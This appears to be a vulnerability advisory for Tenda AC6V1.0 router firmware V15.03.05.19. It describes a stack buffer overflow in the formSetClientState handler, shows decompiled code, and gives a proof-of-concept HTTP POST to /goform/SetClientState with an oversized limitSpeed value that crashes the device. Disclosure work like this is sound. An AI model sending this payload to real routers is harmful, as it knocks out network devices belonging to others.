Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the limitSpeed parameter in the formSetClientState function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetClientState` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



AC6V1.0升级软件 V15.03.05.19

立即下载

关联产品：AC6v1.0　更新日期：2017/5/27


1.此固件只适用于AC6V1.0的机器升级，不同型号不同硬件版本不能使用该软件，升级前请通过路由器底部贴纸确认产品型号和版本（如下图所示）；
2.修复部分bug;
3.增强设备安全;
4.升级方法：使用tendawifi.com登录到路由器管理界面，打开系统管理--软件升级--点击本地升级，浏览到下载解压后的“.bin”的文件，点击确定即可升级;
5.升级过程中切勿切断电源，否则会导致路由器损坏而无法使用！软件升级完成后需要将路由器恢复出厂设置并重新设置上网!

AC6V1.0:电源输入是12V-1A　AC6V2.0:电源输入是9V-1A

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details

This vulnerability lies in the `/goform/SetClientState` page，The details are shown below:




```
int __fastcall formSetClientState(int a1)
{
  int v2; // r0
  int v4; // [sp+1Ch] [bp-248h] BYREF
  int v5[8]; // [sp+20h] [bp-244h] BYREF
  char s[512]; // [sp+40h] [bp-224h] BYREF
  int v7; // [sp+240h] [bp-24h]
  int v8; // [sp+244h] [bp-20h]
  const char *deviceId_value; // [sp+248h] [bp-1Ch]
  const char *limitSpeedUp_value; // [sp+24Ch] [bp-18h]
  const char *limitSpeed_value; // [sp+250h] [bp-14h]
  char *limitEn_value; // [sp+254h] [bp-10h]

  limitEn_value = 0;
  limitSpeed_value = 0;
  limitSpeedUp_value = 0;
  deviceId_value = 0;
  memset(s, 0, sizeof(s));
  memset(v5, 0, sizeof(v5));
  v8 = 0;
  v7 = 1;
  deviceId_value = (const char *)get_value_from_web(a1, (int)"deviceId", (int)&unk_DE6EC);
  limitEn_value = (char *)get_value_from_web(a1, (int)"limitEn", (int)"0");
  limitSpeed_value = (const char *)get_value_from_web(a1, (int)"limitSpeed", (int)"0");
  limitSpeedUp_value = (const char *)get_value_from_web(a1, (int)"limitSpeedUp", (int)"0");
  if ( deviceId_value )
  {
    if ( sub_7D1A8(deviceId_value, &v4) == 1 )
    {
      v8 = 1;
      sprintf((char *)v5, "{\"errCode\":%d}", 1);
      return sub_9C66C(a1, (const char *)v5);
    }
    else
    {
      if ( atoi(limitEn_value) )
      {
        v2 = atoi(limitEn_value);
        sprintf(s, "%d;%s;%s;%s", v2, deviceId_value, limitSpeedUp_value, limitSpeed_value);
        v7 = sub_7C930(v4, s);
        if ( v7 || !CommitCfm(0) )
          v7 = 1;
        else
          doSystemCmd("cfm Post netctrl %d?op=%d", 15, 6);
      }
      else
      {
        v7 = sub_7CA0C(v4);
        if ( v7 || !CommitCfm(0) )
          v7 = 1;
        else
          doSystemCmd("cfm Post netctrl %d?op=%d", 15, 5);
```

POC

This POC can result in a Dos.

```
POST /goform/SetClientState HTTP/1.1
Host: 192.168.204.133
Content-Length: 27893
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.70588916731302688&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

limitEn=1&limitSpeedUp=a&deviceId=a&limitSpeed=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```